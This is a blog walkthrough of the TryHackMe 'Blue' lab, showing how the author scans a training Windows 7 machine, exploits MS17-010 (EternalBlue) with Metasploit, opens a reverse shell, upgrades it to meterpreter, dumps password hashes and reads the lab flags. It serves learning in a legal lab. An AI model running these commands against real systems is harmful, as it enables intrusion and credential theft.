

[Open in app](#)

Write




# Blue : A Tryhackme Walkthrough!



Debrik Chakraborty

5 min read · Just now



Room link- <https://tryhackme.com/r/room/blue>

### Task 1 Recon:

1. Scan the machine. (If you are unsure how to tackle this, I recommend checking out the Nmap room)

```
[debrik@parrot]~$ nmap -sV -Pn 10.10.254.162
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-21 02:44 EDT
Stats: 0:01:16 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 88.89% done; ETC: 02:45 (0:00:08 remaining)
Nmap scan report for 10.10.254.162
Host is up (0.17s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds     Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  ssl/ms-wbt-server?
49152/tcp  open  msrpc            Microsoft Windows RPC
49153/tcp  open  msrpc            Microsoft Windows RPC
49154/tcp  open  msrpc            Microsoft Windows RPC
49158/tcp  open  msrpc            Microsoft Windows RPC
49159/tcp  open  msrpc            Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Ans. 3

3. What is this machine vulnerable to? (Answer in the form of: ms??-???, ex: ms08-067)

```
[x]-[debrik@parrot]~$ nmap -sV -Pn 10.10.254.162 --script=vuln
```



```
Host script results:
smb-vuln-ms17-010:
VULNERABLE:
Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
State: VULNERABLE
IDs: CVE:CVE-2017-0143
Risk factor: HIGH
A critical remote code execution vulnerability exists in Microsoft SMBv1
servers (ms17-010).

Disclosure date: 2017-03-14
References:
https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
_smb-vuln-ms10-054: false
_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
```

smb-vuln-ms17-010

Ans. ms17-010

## Task 2 Gain Access:

### 1. Start Metasploit

```
[debrik@parrot]-[~]
$msfconsole
```

2. Find the exploitation code we will run against the machine. What is the full path of the code? (Ex: exploit/.....)

```
[msf](Jobs:0 Agents:0) >> search ms17-010

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection
4	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution

Ans. exploit/windows/smb/ms17\_010\_eternalblue

3. Show options and set the one required value. What is the name of this value? (All caps for submission)

```
[msf](Jobs:0 Agents:0) >> use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Ans. *RHOSTS*

4. Usually it would be fine to run this exploit as is; however, for the sake of learning, you should do one more thing before exploiting the target. Enter the following command and press enter:

```
set payload windows/x64/shell/reverse_tcp
```

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set RHOSTS 10.10.254.162
RHOSTS => 10.10.254.162
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
```

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set LHOST tun0
LHOST => 10.17.45.45
```

With that done, run the exploit!

```
[msf](Jobs:0 Agents:1) exploit(windows/smb/ms17_010_eternalblue) >> run
[*] Started reverse TCP handler on 10.17.45.45:4444
[*] 10.10.254.162:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.254.162:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.254.162:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.254.162:445 - The target is vulnerable.
[*] 10.10.254.162:445 - Connecting to target for exploitation.
[+] 10.10.254.162:445 - Connection established for exploitation.
[+] 10.10.254.162:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.254.162:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.254.162:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.254.162:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.254.162:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.10.254.162:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.254.162:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.254.162:445 - Sending all but last fragment of exploit packet
[*] 10.10.254.162:445 - Starting non-paged pool grooming
[+] 10.10.254.162:445 - Sending SMBv2 buffers
```

```
[*] Command shell session 2 opened (10.17.45.45:4444 -> 10.10.254.162:49432) at 2024-04-21 06:34:06 -0400
[+] 10.10.254.162:445 - =====
[+] 10.10.254.162:445 - =====WIN=====
[+] 10.10.254.162:445 - =====
[*]
[*]
Shell Banner:
Microsoft Windows [Version 6.1.7601]
*****

C:\Windows\system32>
```

5. Confirm that the exploit has run correctly. You may have to press enter for the DOS shell to appear. Background this shell (CTRL + Z). If this failed, you may have to reboot the target VM. Try running it again before a reboot of the target.

```
C:\Windows\system32>^Z
Background session 2? [y/N] y
[msf](Jobs:0 Agents:2) exploit(windows/smb/ms17_010_eternalblue) >>
```

### Task 3 Escalate:

1. If you haven't already, background the previously gained shell (CTRL + Z). Research online how to convert a shell to meterpreter shell in metasploit. What is the name of the post module we will use? (Exact path, similar to the exploit we previously selected)



You

shell\_to\_meterpreter



ChatGPT

Converting a regular shell to a Meterpreter session in Metasploit involves using the `post/multi/manage/shell_to_meterpreter` module. This module is designed to convert a standard shell session to a Meterpreter session, allowing you to take advantage of the advanced features provided by Meterpreter.

Ans. `post/multi/manage/shell_to_meterpreter`

2. Select this (use MODULE\_PATH). Show options, what option are we required to change?



```
[msf](Jobs:0 Agents:2) exploit(windows/smb/ms17_010_eternalblue) >> use post/multi/manage/shell_to_meterpreter
[msf](Jobs:0 Agents:2) post(multi/manage/shell_to_meterpreter) >> show options

Module options (post/multi/manage/shell_to_meterpreter):
```

Name	Current Setting	Required	Description
HANDLER	true	yes	Start an exploit/multi/handler to receive the connection
LHOST		no	IP of host that will receive the connection from the payload (Will try to auto detect).
LPORT	4433	yes	Port for payload to connect to.
SESSION		yes	The session to run this module on

Ans. *SESSION*

3. Set the required option, you may need to list all of the sessions to find your target here.

```
[msf](Jobs:0 Agents:2) post(multi/manage/shell_to_meterpreter) >> set session 1
session => 1
[msf](Jobs:0 Agents:2) post(multi/manage/shell_to_meterpreter) >> options

Module options (post/multi/manage/shell_to_meterpreter):
```

Name	Current Setting	Required	Description
HANDLER	true	yes	Start an exploit/multi/handler to receive the connection
LHOST		no	IP of host that will receive the connection from the payload (Will try to auto detect).
LPORT	4433	yes	Port for payload to connect to.
SESSION	1	yes	The session to run this module on

4. Run! If this doesn't work, try completing the exploit from the previous task once more.

```
[msf](Jobs:0 Agents:2) post(multi/manage/shell_to_meterpreter) >> run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.17.45.45:4433
[*] Sending stage (208774 bytes) to 10.10.254.162
[*] Post module execution completed
[msf](Jobs:1 Agents:3) post(multi/manage/shell_to_meterpreter) >>
[*] Sending stage (208774 bytes) to 10.10.254.162
[*] Meterpreter session 3 opened (10.17.45.45:4433 -> 10.10.254.162:49385) at 2024-04-21 06:44:03 -0400
[*] Stopping exploit/multi/handler
[*] Meterpreter session 4 opened (10.17.45.45:4433 -> 10.10.254.162:49443) at 2024-04-21 06:44:07 -0400

[msf](Jobs:0 Agents:4) post(multi/manage/shell_to_meterpreter) >>
```

5. Once the meterpreter shell conversion completes, select that session for use.

```
[msf](Jobs:0 Agents:4) post(multi/manage/shell_to_meterpreter) >> sessions

Active sessions
=====
```

Id	Name	Type	Information	Connection
1		shell x64/windows	Shell Banner: Microsoft Windows [Version 6.1.7601] -----	10.17.45.45:4444 -> 10.10.254.162:49431 (10.10.254.162)
2		shell x64/windows	Shell Banner: Microsoft Windows [Version 6.1.7601] -----	10.17.45.45:4444 -> 10.10.254.162:49432 (10.10.254.162)
3		meterpreter x64/windows	NT AUTHORITY\SYSTEM @ JON-PC	10.17.45.45:4433 -> 10.10.254.162:49385 (10.10.254.162)
4		meterpreter x64/windows	NT AUTHORITY\SYSTEM @ JON-PC	10.17.45.45:4433 -> 10.10.254.162:49443 (10.10.254.162)

```
[msf](Jobs:0 Agents:4) post(multi/manage/shell_to_meterpreter) >> sessions 3
[*] Starting interaction with 3...

(Meterpreter 3)(C:\Windows\system32) >
```

6. Verify that we have escalated to NT AUTHORITY\SYSTEM. Run getsystem to confirm this. Feel free to open a dos shell via the command 'shell' and run 'whoami'. This should return that we are indeed system. Background this shell afterwards and select our meterpreter session for usage again.

```
(Meterpreter 3)(C:\Windows\system32) > getsystem
[*] Already running as SYSTEM
(Meterpreter 3)(C:\Windows\system32) > shell
Process 2616 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

7. List all of the processes running via the 'ps' command. Just because we are system doesn't mean our process is. Find a process towards the bottom of this list that is running at NT AUTHORITY\SYSTEM and write down the process id (far left column).



```

C:\Windows\system32>exit
exit
(Meterpreter 3)(C:\Windows\system32) > ps

Process List
*****

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
100	648	LogonUI.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\LogonUI.exe
416	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
432	696	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
492	552	conhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\conhost.exe
552	520	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
600	520	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
608	592	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe

let me take 432

8. Migrate to this process using the 'migrate PROCESS\_ID' command where the process id is the one you just wrote down in the previous step. This may take several attempts, migrating processes is not very stable. If this fails, you may need to re-run the conversion process or reboot the machine and start once again. If this happens, try a different process next time.

```

(Meterpreter 3)(C:\Windows\system32) > migrate 432
[*] Migrating from 704 to 432...
[*] Migration completed successfully.
(Meterpreter 3)(C:\Windows\system32) >

```

### Task 4 Cracking:

1. Within our elevated meterpreter shell, run the command 'hashdump'. This will dump all of the passwords on the machine as long as we have the correct privileges to do so. What is the name of the non-default user?

```

(Meterpreter 3)(C:\Windows\system32) > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::

```

Ans. Jon

2. Copy this password hash to a file and research how to crack it. What is the cracked password?



Ans. alqfna22

### Task 5 Find flags!

1. Flag1? *This flag can be found at the system root.* [Question Hint: Can you C it?]

```
(Meterpreter 3)(C:\Windows\system32) > cd ..
(Meterpreter 3)(C:\Windows) > cd ..
(Meterpreter 3)(C:\) > ls
Listing: C:\
*****
Mode                Size      Type Last modified          Name
-----
040777/rwxrwxrwx    0      dir  2018-12-12 22:13:36 -0500 $Recycle.Bin
040777/rwxrwxrwx    0      dir  2009-07-14 01:08:56 -0400 Documents and Settings
040777/rwxrwxrwx    0      dir  2009-07-13 23:20:08 -0400 PerfLogs
040555/r-xr-xr-x 4096    dir  2019-03-17 18:22:01 -0400 Program Files
040555/r-xr-xr-x 4096    dir  2019-03-17 18:28:38 -0400 Program Files (x86)
040777/rwxrwxrwx 4096    dir  2019-03-17 18:35:57 -0400 ProgramData
040777/rwxrwxrwx    0      dir  2018-12-12 22:13:22 -0500 Recovery
040777/rwxrwxrwx 4096    dir  2024-04-21 03:17:57 -0400 System Volume Information
040555/r-xr-xr-x 4096    dir  2018-12-12 22:13:28 -0500 Users
040777/rwxrwxrwx 16384   dir  2019-03-17 18:36:30 -0400 Windows
```

```
100666/rw-rw-rw- 24      fil  2019-03-17 15:27:21 -0400 flag1.txt
000000/----- 0       fif  1969-12-31 19:00:00 -0500 hiberfil.sys
000000/----- 0       fif  1969-12-31 19:00:00 -0500 pagefile.sys

(Meterpreter 3)(C:\) > cat flag1.txt
flag{access_the_machine}(Meterpreter 3)(C:\) > █
```

Ans. *flag{access\_the\_machine}*

2. Flag2? This flag can be found at the location where passwords are stored within Windows. [Question Hint: I wish I wrote down where I kept my password. Luckily it's still stored here on Windows.]

Note:- SAM file in *C:\Windows\System32\config* : Contains hashed local user account passwords.

```
(Meterpreter 3)(C:\Windows\system32\config) > ls
Listing: C:\Windows\system32\config
*****
Mode                Size      Type Last modified          Name
-----
100666/rw-rw-rw- 28672   fil  2018-12-12 18:00:40 -0500 BCD-Template
100666/rw-rw-rw- 25600   fil  2018-12-12 18:00:40 -0500 BCD-Template.LOG
100666/rw-rw-rw- 18087936 fil  2024-04-21 02:51:27 -0400 COMPONENTS
100666/rw-rw-rw- 1024     fil  2011-04-12 04:32:10 -0400 COMPONENTS.LOG
100666/rw-rw-rw- 13312   fil  2024-04-21 02:51:27 -0400 COMPONENTS.LOG1
100666/rw-rw-rw- 0        fil  2009-07-13 22:34:08 -0400 COMPONENTS.LOG2
100666/rw-rw-rw- 1048576 fil  2024-04-21 02:42:08 -0400 COMPONENTS{016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.0.regtrans-ms
100666/rw-rw-rw- 1048576 fil  2024-04-21 02:42:08 -0400 COMPONENTS{016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.1.regtrans-ms
100666/rw-rw-rw- 1048576 fil  2024-04-21 02:42:08 -0400 COMPONENTS{016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.2.regtrans-ms
100666/rw-rw-rw- 65536   fil  2024-04-21 02:42:08 -0400 COMPONENTS{016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.blf
100666/rw-rw-rw- 65536   fil  2018-12-12 22:20:57 -0500 COMPONENTS{016888b9-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw- 524288  fil  2018-12-12 22:20:57 -0500 COMPONENTS{016888b9-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000
```



```

040777/rwxrwxrwx 4096    dir   2018-12-12 18:03:05 -0500  TxR
100666/rw-rw-rw-  34     fil   2019-03-17 15:32:48 -0400  flag2.txt
040777/rwxrwxrwx 4096    dir   2010-11-20 21:41:37 -0500  systemprofile

(Meterpreter 3)(C:\Windows\system32\config) > cat flag2.txt
flag{sam_database_elevated_access}(Meterpreter 3)(C:\Windows\system32\config) >

```

Ans. `flag{sam_database_elevated_access}`

3. flag3? This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved. [Question Hint: You'll need to have elevated privileges to access this flag.]

```

(Meterpreter 3)(C:\) > cd Users\
(Meterpreter 3)(C:\Users) > ls
Listing: C:\Users
=====
Mode                Size      Type      Last modified          Name
-----
040777/rwxrwxrwx    0      dir   2009-07-14 01:08:56 -0400  All Users
040555/r-xr-xr-x  8192    dir   2009-07-14 03:07:31 -0400  Default
040777/rwxrwxrwx    0      dir   2009-07-14 01:08:56 -0400  Default User
040777/rwxrwxrwx  8192    dir   2018-12-12 22:13:45 -0500  Jon
040555/r-xr-xr-x  4096    dir   2011-04-12 04:28:15 -0400  Public
100666/rw-rw-rw-   174     fil   2009-07-14 00:54:24 -0400  desktop.ini

(Meterpreter 3)(C:\Users) > cd Jon

```

```

(Meterpreter 3)(C:\Users\Jon) > ls
Listing: C:\Users\Jon
=====
Mode                Size      Type      Last modified          Name
-----
040777/rwxrwxrwx    0      dir   2018-12-12 22:13:31 -0500  AppData
040777/rwxrwxrwx    0      dir   2018-12-12 22:13:31 -0500  Application Data
040555/r-xr-xr-x    0      dir   2018-12-12 22:13:48 -0500  Contacts
040777/rwxrwxrwx    0      dir   2018-12-12 22:13:31 -0500  Cookies
040555/r-xr-xr-x    0      dir   2018-12-12 22:49:07 -0500  Desktop
040555/r-xr-xr-x  4096    dir   2018-12-12 22:49:20 -0500  Documents

```

```

(Meterpreter 3)(C:\Users\Jon) > cd Documents\
(Meterpreter 3)(C:\Users\Jon\Documents) > ls
Listing: C:\Users\Jon\Documents
=====
Mode                Size      Type      Last modified          Name
-----
040777/rwxrwxrwx    0      dir   2018-12-12 22:13:31 -0500  My Music
040777/rwxrwxrwx    0      dir   2018-12-12 22:13:31 -0500  My Pictures
040777/rwxrwxrwx    0      dir   2018-12-12 22:13:31 -0500  My Videos
100666/rw-rw-rw-   402     fil   2018-12-12 22:13:48 -0500  desktop.ini
100666/rw-rw-rw-    37     fil   2019-03-17 15:26:36 -0400  flag3.txt

(Meterpreter 3)(C:\Users\Jon\Documents) > cat flag3.txt
flag{admin_documents_can_be_valuable}(Meterpreter 3)(C:\Users\Jon\Documents) >

```

Ans. *flag{admin\_documents\_can\_be\_valuable}*

### *Hack to find flags:*

```
(Meterpreter 3)(C:\) > search -f flag*.txt
Found 3 results...
*****
Path                                     Size (bytes)  Modified (UTC)
-----
c:\Users\Jon\Documents\flag3.txt        37            2019-03-17 15:26:36 -0400
c:\Windows\System32\config\flag2.txt    34            2019-03-17 15:32:48 -0400
c:\flag1.txt                           24            2019-03-17 15:27:21 -0400
(Meterpreter 3)(C:\) >
```

Published on- 04/21/2024

Hacking

Kali Linux

Parrot Linux

Blue Tryhackme

Blue



## Written by Debrik Chakraborty

Edit profile

1 Follower

### More from Debrik Chakraborty



Debrik Chakraborty

#### Ice : A Tryhackme walkthrough!

Room link- <https://tryhackme.com/r/room/ice>

10 min read · 18 hours ago



2



Debrik Chakraborty

#### All you need to know about Phishing

By: Debrik Chakraborty

9 min read · Nov 20, 2023



3



See all from Debrik Chakraborty

### Recommended from Medium